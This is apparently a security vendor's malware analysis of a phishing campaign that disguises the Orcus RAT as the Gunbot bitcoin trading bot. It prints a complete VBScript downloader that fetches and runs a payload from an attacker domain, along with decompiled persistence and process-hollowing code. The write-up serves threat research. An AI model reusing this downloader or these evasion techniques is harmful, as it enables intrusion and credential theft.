


A Peculiar Case of Orcus RAT Targeting Bitcoin Investors


 blog.fortinet.com/2017/12/07/a-peculiar-case-of-orcus-rat-targeting-bitcoin-investors

December 7, 2017



Threat Research

By [Floser Bacurio](#) and [Joie Salvio](#) | December 07, 2017



Bitcoin has been the talk of the past few years, at least as far as crypto-currency is concerned, primarily due to its growing acceptance and steady rise in value (\$17,740 USD as of writing.) Inevitably, financial market traders and investors have found this to represent a good opportunity for profits.

However, active trading in bitcoin, as in any currency in the financial market, generally requires a great deal of attention in order to maximize profitability. Throw the emotions involved with every trading decision into the mix and it can become a stressful ordeal. Hence, the advent of automatic trading applications, popularly known as trading bots.

In simple terms, these bots monitor bitcoin price differences between different trading platforms. If an opportunity for profit appears, they automatically buy or sell bitcoin between the platforms, effectively arbitraging between the two. The criteria for an opportunity are still based on parameters set by the user though. So obviously, they are not fully autonomous.

Bitcoin trading bots, or trading bots in general, however, are not at all new. But with bitcoin's increasing value and popularity, the market for them is.

And as expected, as this parade of bandwagons grows larger, malware threat actors are ready to jump on to get a piece of the profit. As evidence of this, [FortiGuards Labs](#)' Kadena Threat Intelligence System (KTIS) has spotted a new phishing campaign that targets bitcoin investors by offering Gunbot, a relatively new bitcoin trading bot application. However, instead of being a tool designed to ensure more profit, it serves an Orcus RAT malware that results in the loss of investments and more.

Spam

The email spam arrives as an announcement of a new bitcoin trading bot called [Gunbot](#), which is a product developed by GuntherLab or Gunthy.




Fig1. Spam email disguised as a GunBot promotion

An attachment with the filename *sourcecode.vbs.zip* is actually an archive that contains a simple VB Script with the same filename, which when executed downloads a file from https://bltcolntalk.com/flashplayer27pp_ka_install.jpeg. Although the extension suggests it is a JPEG image file, it is actually a PE binary file.

The comments on the script imply that the threat actors behind this campaign have no intention of hiding its behavior. It's possible that they lack the technical knowledge and simply bought the components used in this campaign elsewhere. It can also be that they just simply don't care as long as there's someone out there that double-clicks the file without any inspection, which may well be the case.

```
Dim filesys

Set filesys = CreateObject("Scripting.FileSystemObject")
' getting parent directory name
varPathCurrent = filesys.GetParentFolderName(WScript.ScriptFullName)

varPathParent = filesys.GetParentFolderName(varPathCurrent)

Dim sInput
'this is image url
url = "https://bltcointalk.com/flashplayer27pp_ka_install.jpeg"
fileNameWithExtension = Split(url, "/")(UBound(Split(url, "/")))
'this is the downloaded file name
imagefileName=left(fileNameWithExtension,instr(1,fileNameWithExtension,".")-1)
openImageurl=varPathParent & "\" & imagefileName & ".jpeg"
'msgbox openImageurl
dim xHttp: Set xHttp = createobject("Microsoft.XMLHTTP")

dim bStrm: Set bStrm = createobject("ADODB.Stream")
xHttp.Open "GET", url, False
xHttp.Send
' getting file stream
with bStrm
    .type = 1 '//binary
    .open
    .write xHttp.responseBody
    'save image file on parent
    .savetofile varPathParent & "\" & imagefileName & ".exe" , 2 '//overwrite
end with
'after download , it will delete file
Set objFSO = CreateObject("Scripting.FileSystemObject")
strScript = Wscript.ScriptFullName
filesys.DeleteFile(strScript)
' after delete file , it will execute downloaded image

Dim WshShell

Set WshShell = WScript.CreateObject("WScript.Shell")
WshShell.Run varPathParent & "\" & imagefileName & ".exe", 1, false
```

Fig2. Commented VBScript downloader

Trojanized Inventory System

At first glance, the downloaded executable appears to be a benign inventory system tool with a lot of references to SQL commands for inventory procedures. After further analysis, however, we found that it is a trojanized version of an open source inventory system tool named TTJ-Inventory System.

From Malware Code

```

▶ Form1 : #wd @17000083
▶ Form2 : #xd @17000084
▶ Form3 : #yd @17000085
▶ Form4 : #zd @17000086
▶ LOGIN : #Nd @17000087
▶ Manage_User : #we @17000088
▶ Master : #Gh @17000089
▶ Reports : #Ij @1700008A
▶ srcbarcode : #Kj @1700008B
▶ transaction : #7n @1700008C
    
```

From Legitimate Code

```

▶ Form1.vb
▶ LOGIN.vb
▶ Manage User.vb
▶ Master.vb
▶ Reports.vb
▶ srcbarcode.vb
▶ transaction.vb
    
```



```

Private Sub Button1_Click(ByVal sender As System.Object, ByVal e As System.EventArgs) Handles btnsave.Click
    'tranID,transcode,transitemcode,transitemname,
    'transitendescription,transbarcode,transcategory,
    'transborrowqty,transindividualprice,borrower,transpurpose,transdate,transby
    If txtaveqty.Text = 0 Then
        MsgBox("This item already Borrowed!")
    Else
        If txtborrower.Text = "" Then
            MsgBox("Specify the Borrower Please!")
            txtborrower.Focus()
        ElseIf txtorqty.Text = "" Then
            MsgBox("Please the order Quantity!")
            txtorqty.Focus()
        Else
            jokeninsert("INSERT INTO tbltransaction(transcode,transitemcode,transitemname, " & _
                "transitendescription,transbarcode,transcategory, " & _
                "transborrowqty,transindividualprice,borrower,transpurpose,transdate,transby) " & _
                "VALUES(" & txttransno.Text & "," & txtitemcode.Text & "," & txtitemname.Text & "," & _
                " & txtitemdesc.Text & "," & txtbarcode.Text & "," & txtcategory.Text & "," & _
                " & txtorqty.Text & "," & txtindprice.Text & "," & txtborrower.Text & "," & _
                " & txtpurpose.Text & "," & # & lbldateandtime.Text & "#, " & Form1.Text & " ")
        End If
    End If
End Sub
    
```

```

Private void #7c(Object #bb, EventArgs #tb)
{
    if (Conversions.ToDouble(this.txtaveqty.Text) == 0.0)
    {
        Interaction.MsgBox("This item already Borrowed!", MsgBoxStyle.OkOnly, null);
        return;
    }
    if (Operators.CompareString(this.txtborrower.Text, "", false) == 0)
    {
        Interaction.MsgBox("Specify the Borrower Please!", MsgBoxStyle.OkOnly, null);
        this.txtborrower.Focus();
        return;
    }
    if (Operators.CompareString(this.txtorqty.Text, "", false) == 0)
    {
        Interaction.MsgBox("Please the order Quantity!", MsgBoxStyle.OkOnly, null);
        this.txtorqty.Focus();
        return;
    }
    #Mh.#Mh(string.Concat(new string[]
    {
        "INSERT INTO tbltransaction(transcode,transitemcode,transitemname, transitendescription,transbarcode,transcategory,
        transborrowqty,transindividualprice,borrower,transpurpose,transdate,transby) VALUES(",
        this.txttransno.Text,
        ",",
        this.txtitemcode.Text,
        ",",
        this.txtitemname.Text,
        ",",
        this.txtitemdesc.Text,
        ",",
        this.txtbarcode.Text,
        ",",
        this.txtcategory.Text,
        ",",
        this.txtorqty.Text,
        ",",
        this.txtindprice.Text,
        ",",
        this.txtborrower.Text,
        ",",
        this.txtpurpose.Text,
        ",",
        this.lbldateandtime.Text,
        ",",
        "# & Form1.Text & "
    }));
}
    
```



Fig3. Comparison between the downloaded executable and the TTJ-Inventory System source code

As we dug deeper in the decompiled code, we found an access reference to a big chunk of data named "Mastering" from a resource named "DVDImageBurn". It contains encrypted binary data from a resource name "Mastering" that will be decrypted using a hardcoded key. As it turns out, this data is another .NET PE executable that is loaded and executed directly to memory.

```

ResourceManager resourceManager = new ResourceManager("DVDImageBurn", typeof(#wd).Assembly);
IL_199:
num2 = 25;
byte[] #qe = (byte[])resourceManager.GetObject("Mastering");
IL_1AF:
num2 = 26;
byte[] rawAssembly = #we.#pe(#qe, "343675454546566564534");
    
```

Decryption Key

Fig4. Decrypt Resource Data

```

832 Assembly #me = Assembly.Load(rawAssembly);
833 IL_33E:
834 num2 = 49;
835 object objectValue = RuntimeHelpers.GetObjectValue(#we.#1e(#me));
836 IL_34F:
837 num2 = 50;
838 #we.#ne(new object[0], (MethodInfo)objectValue);
839 ProjectData.EndApp();
840 IL_369:

```

me	Value
rawAssembly	(byte[0x000FE600])
[0]	0x4D
[1]	0x5A
[2]	0x90
[3]	0x00
[4]	0x03
[5]	0x00
[6]	0x00
[7]	0x00
[8]	0x04

MZ Header DOS stub

```

result = NewLateBinding.LateGet(RuntimeHelpers.GetObjectValue(#me), null, "Entrypoint", new object[0], null, null, null);

```

```

NewLateBinding.LateCall(RuntimeHelpers.GetObjectValue(#me), type, memberName, array, argumentNames, typeArguments, array4, true);

```

Fig5. Loading the decrypted MZ application

To make sure that only one instance of the malware is running, the system checks for the existence of a mutex named “dgonfUsV”.

Before the malware proceeds to its main payload, it first checks to see if it’s running from the path %APPDATA%\Roaming\Microsoft\Windows\DwiDesk\nethost.exe. If not, it creates a copy of itself in the said directory and executes from there instead.

We now turn our analysis to the previously mentioned embedded executable. Once it is loaded and executed in memory, it ensures that the malware is executed upon reboot. A shortcut file is created in the same directory which points to the newly created path. The path of the shortcut file is added as new entry *HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce* with the value name “Load”.

```

object objectValue2 = RuntimeHelpers.GetObjectValue(NewLateBinding.LateGet(objectValue, null, "CreateShortcut", new object[]
{
    Interaction.Envirion("USERPROFILE") + "\\App?ming".Replace("?", "Data\\Roa") + "\\nethost.lnk"
}, null, null, null));
NewLateBinding.LateSet(objectValue2, null, "TargetPath", new object[]
{
    RuntimeHelpers.GetObjectValue(NewLateBinding.LateGet(objectValue, null, "ExpandEnvironmentStrings", new object[]
    {
        Interaction.Envirion("USERPROFILE") + "\\App?ming".Replace("?", "Data\\Roa") + "\\Microsoft\\Windows\\DwiDesk\\nethost.exe"
    }, null, null, null))
}, null, null);
NewLateBinding.LateSet(objectValue2, null, "WorkingDirectory", new object[]
{
    RuntimeHelpers.GetObjectValue(NewLateBinding.LateGet(objectValue, null, "ExpandEnvironmentStrings", new object[]
    {
        Interaction.Envirion("USERPROFILE") + "\\App?ming".Replace("?", "Data\\Roa") + "\\Microsoft\\Windows\\DwiDesk\\"
    }, null, null, null);
}, null, null);
NewLateBinding.LateSet(objectValue2, null, "WindowStyle", new object[]
{
    0
}, null, null);
Thread.Sleep(100);
NewLateBinding.LateCall(objectValue2, null, "Save", new object[0], null, null, null, true);
Thread.Sleep(100);
try
{
    Thread.Sleep(200);
    Thread.Sleep(200);
    string arguments = string.Format("/c reg add \"{0}\" /v \"{1}\" /d \"{2}\" /f", "HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\RunOnce", "Load",
    Operators.ConcatenateObject(Operators.ConcatenateObject(left3, "nethost"), ".lnk"));
    object obj = new ProcessStartInfo("cmd", arguments);
    NewLateBinding.LateSet(obj, null, "WindowStyle", new object[]
    {
        ProcessWindowStyle.Hidden
    }, null, null);
}

```

Fig6. Creating Auto Start Registry

This executable further contains three embedded PE executables in its resource where the actual Orcus RAT server can be found.




Fig7. Payload Resource File

- M – Orcus RAT server
- PkawjfiajsVIOefjsakoekAOEFKasoeffjsa – persistence watchdog
- R – RunPE module

The RunPE module is not only able to execute other modules without writing their physical files in the system, but also to execute them under legitimate executables. This is usually done by executing an application in suspended mode, and then replacing the new process' memory with the malicious code before resuming. It's a common stealth technique. In this case, it uses components of the Microsoft .NET framework, *MSBuild.exe* and *RegAsm.exe*, as shells to hide their malicious processes. However, as shown in the next figure, the path to the mentioned executables are hardcoded, which means that if the system has a different version of .NET framework (different path) the malware will not be able to proceed.

```

fede.ztkbytes = array2; → Points to "M" resource which is the main payload
string left6 = "%ITSELFINJECTION%";
byte[] data = (byte[])resourceManager.GetObject("R");
if (Operators.CompareString(left6, "%ITSELFINJECTION%", false) == 0) Load process persistence module in RegAsm.exe
{
    fede.pasth = "C:\\Windows\\Microsoft.NET\\Framework\\v4.0.30319\\MSBuild.exe";
    Filter.Load(data).GetType("RPe.Test").GetMethod("Work").Invoke(null, new object[]
    {
        "C:\\Windows\\Microsoft.NET\\Framework\\v4.0.30319\\RegAsm.exe",
        RuntimeHelpers.GetObjectValue(resourceManager.GetObject("PkawjfiajsVIOefjsakoekAOEFKasoeffjsa"))
    });
    Persistence persistence = new Persistence("MSBuild", "RegAsm", "dgonfUsV", "Mutex2");
    persistence.Enable();
}
else

```

```

public void Enable()
{
    while (!this.RS)
    {
        this.File_P();
        Thread.Sleep(4000);
    }
}

```

```

private void File_P()
{
    ResourceManager resourceManager = new ResourceManager("x", Assembly.GetExecutingAssembly());
    byte[] data = (byte[])resourceManager.GetObject("R");
    int num = 0;
    checked
    {
        do
        {
            try
            {
                this.SafeDisable();
                if (!this.C(this.F1))
                {
                    Filter.Load(data).GetType("RPe.Test").GetMethod("Work").Invoke(null, new object[]
                    {
                        fede.pasth, → MSBuild.exe
                        fede.ztkbytes → Orcus RAT
                    });
                    this.RS = true;
                }
            }
        }
    }
}

```

Fig8. Loading Orcus RAT by Process Hollowing

The module from the *PkawjfiajsVIOefjsakoekAOEFKasoeffjsa* resource acts as a watchdog to keep the malware running by repeatedly executing it unless the client decides to stop it by dropping "stop.txt" in its directory.


```
public static void Main()
{
    Persistence persistence = new Persistence("nethost", "xxxxx");
    persistence.Enable();
}
```

Drop copy file

```
public void Enable()
{
    if (this.RS)
    {
        return;
    }
    this.T2 = new Thread(new ThreadStart(this.File_P));
    this.T2.SetApartmentState(ApartmentState.STA);
    this.T2.Start();
    this.RS = true;
}
```

```
private void File_P()
{
    int num = 0;
    checked
    {
        do
        {
            try
            {
                this.SafeDisable();
                if (!this.C(this.F1))
                {
                    Process.Start(this.PT + this.F1 + this.EX);
                }
                Thread.Sleep(200);
            }
            catch (Exception arg_3F_0)
            {
                ProjectData.SetProjectError(arg_3F_0);
                Thread.Sleep(200);
                ProjectData.ClearProjectError();
            }
            num += 0;
        }
        while (num <= 1);
    }
}
```

Execute Malware

Fig9. Process Persistence

Putting The 'T' in RAT

```
▷ {} Orcus.Commands.LiveKeylogger
▷ {} Orcus.Commands.LivePerformance
▷ {} Orcus.Commands.MessageBox
▷ {} Orcus.Commands.Passwords
▷ {} Orcus.Commands.Passwords.Applications.Chrome
▷ {} Orcus.Commands.Passwords.Applications.CoreFTP
▷ {} Orcus.Commands.Passwords.Applications.FileZilla
▷ {} Orcus.Commands.Passwords.Applications.InternetExplorer
▷ {} Orcus.Commands.Passwords.Applications.InternetExplorer.Native
▷ {} Orcus.Commands.Passwords.Applications.JDownloader
▷ {} Orcus.Commands.Passwords.Applications.Mozilla
▷ {} Orcus.Commands.Passwords.Applications.Mozilla.Cryptography
▷ {} Orcus.Commands.Passwords.Applications.Opera
▷ {} Orcus.Commands.Passwords.Applications.Pidgin
▷ {} Orcus.Commands.Passwords.Applications.Windows
▷ {} Orcus.Commands.Passwords.Applications.WinSCP
▷ {} Orcus.Commands.Passwords.Applications.Yandex
▷ {} Orcus.Commands.Passwords.Utilities
▷ {} Orcus.Commands.RegistryExplorer
▷ {} Orcus.Commands.RemoteDesktop
▷ {} Orcus.Commands.RemoteDesktop.Capture
▷ {} Orcus.Commands.RemoteDesktop.Capture.DesktopDuplication
▷ {} Orcus.Commands.RemoteDesktop.Capture.FrontBuffer
▷ {} Orcus.Commands.RemoteDesktop.Capture.GDI
▷ {} Orcus.Commands.RemoteDesktop.Compression
▷ {} Orcus.Commands.ReverseProxy
▷ {} Orcus.Commands.ReverseProxy.Args
▷ {} Orcus.Commands.StartupManager
▷ {} Orcus.Commands.SystemRestore
▷ {} Orcus.Commands.TaskManager
▷ {} Orcus.Commands.TextChat
▷ {} Orcus.Commands.TextChat.Utilities
▷ {} Orcus.Commands.UninstallPrograms
▷ {} Orcus.Commands.UserInteraction
▷ {} Orcus.Commands.VoiceChat
▷ {} Orcus.Commands.VoiceChat.Utilities
▷ {} Orcus.Commands.Webcam
▷ {} Orcus.Commands.WindowManager
▷ {} Orcus.Commands.WindowsCustomizer
▷ {} Orcus.Commands.WindowsCustomizer.Core
▷ {} Orcus.Commands.WindowsDrivers
```

Fig10. Decompiled Orcus binary showing command modules

Orcus has been advertised as a Remote Administration Tool (RAT) since early 2016. It has all the features that would be expected from a RAT and probably more. The long [list](#) of the commands is documented on their website. But what separates Orcus from the others is its capability to load custom [plugins](#) developed by users, as well as plugins that are readily available from the Orcus repository. In addition to that, users can also execute C# and VB.net code on the remote machine in real-time.

Basically, if a server component gets “installed” to your system, the person on the other side is practically in front of your machine while seeing and hearing you at the same time – yes, it can activate your microphone and webcam even without you knowing.

Orcus, although advertised as a Remote Administration Tool, offers features that are beyond that scope. For instance, the user has the ability to disable the light indicator on webcams so as to not alert the target that it’s active. It can also implement a watchdog that restarts the server component or even trigger a Blue Screen of Death (BSOD) if the someone tries to kill its process. This makes it harder for targets to remove it from their systems. A plugin that can be used to perform Distributed Denial of Service (DDOS) is also available directly from their [repository](#). These are, of course, on top of the obviously ominous features such as password retrieval and key logging that are normally seen in Remote Access Trojans.

Interestingly, this is not the first time that Orcus’ self-claimed status of being a benign tool has been questioned. In July of 2016, KrebsonSecurity published an [article](#) tackling this same issue.

The One-letter Modus

It is obvious that the malware download site <https://bltcointalk.com> is trying to imitate the bitcoin forum bitcointalk.org. When accessed, the website is just an open directory containing the previously mentioned as well as an archive with the filename . Unfortunately, in the middle of writing this article, the contents of the website changed before we could download an updated copy.

Index of /

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
Gunbot XT Edition - ..>	2017-11-29 11:08	4.3M	
cgi-bin/	2017-11-04 06:22	-	
flashplayer27pp_ka_i..>	2017-11-28 08:28	1.3M	
index.php?topic=3D171..>	2017-11-04 15:05	-	

Fig11. bltcointalk.com contents listed on Dec. 1

During our access on Dec. 4, [flashplayer27pp_ka_install.jpeg](#) was no longer hosted. However, a new file with the filename [Gunbot.XT.Edition.-.Windows.package.zip](#) had been uploaded to the server and this time we were able to take a deeper look.

Index of /

Name	Last modified	Size	Description
Gunbot.XT.Edition.-...>	2017-12-03 09:49	66M	
cgi-bin/	2017-11-04 06:22	-	
index.phptopic=3D171...>	2017-11-04 15:05	-	

Fig12. bltcointalk.com contents listed on Dec. 4

As it turns out, the contents of the package, which is disguised as the GunBot tool, contains a similar trojanized “Inventory System” as well as the VB Script downloader. We speculate this small change in the setup is being (will be) used in another campaign.







 node_modules	23/11/2017 1:27 PM	File folder		
 tulind	3/12/2017 9:18 AM	File folder		
 gunthy-gui.exe	3/12/2017 7:11 AM	Application	88,812 KB	same trojanized "Inventory System" -> Orcus Rat
 node_sqlite3.vbs	29/11/2017 4:36 AM	VBScript Script File	2 KB	same VBScript downloader pointing to the same URL
 config.js	3/12/2017 9:17 AM	JScript Script File	1 KB	
 gunthy.exe	3/12/2017 9:23 AM	Application	1 KB	

Fig13. Fake GunBot package contains similar malicious files

Checking the Whois information of the domain, we found its registrant to be “Cobainin Enterprises” and other domains are laos registered under that entity.

— Whois & Quick Stats

Risk Score	76	→
Email	abuse@ilovewww.com is associated with ~14,875 domains cobainin@yandex.com is associated with ~15 domains	→
Registrant Org	Cobainin Enterprises is associated with ~7 other domains	→
Registrar	Shinjiru Technology Sdn Bhd	
Registrar Status	clientTransferProhibited	
Dates	Created on 2017-10-18 - Expires on 2018-10-18 - Updated on 2017-11-04	→

Fig14. Whois information of bltcointalk.com

It was no surprise, therefore, that we found other domains that use similar domain names with replaced letters. When accessed, most of the sites display the “We’ll be back soon!” message, which is the same page that is displayed when “index.phptopic=3D1715214.0” is accessed in “bltcointalk.com”.

Domain Name	Create Date	Registrar
bitlify.com	2017-10-20	SHINJIRU TECHNOLOGY SDN BHD
bltcointalk.com	2017-10-18	Shinjiru MSC Sdn Bhd
bltcointalk.org	2017-10-18	ENOM, INC
bltcolntalk.com	2017-10-27	SHINJIRU MSC SDN BHD
bltcolntalk.org	2017-10-27	--
githvb.com	2017-11-24	SHINJIRU TECHNOLOGY SDN BHD
qithub.org	2017-10-22	--
qunthy.org	2017-10-22	--

Fig15. Domains registered under “Cobainin Enterprises”

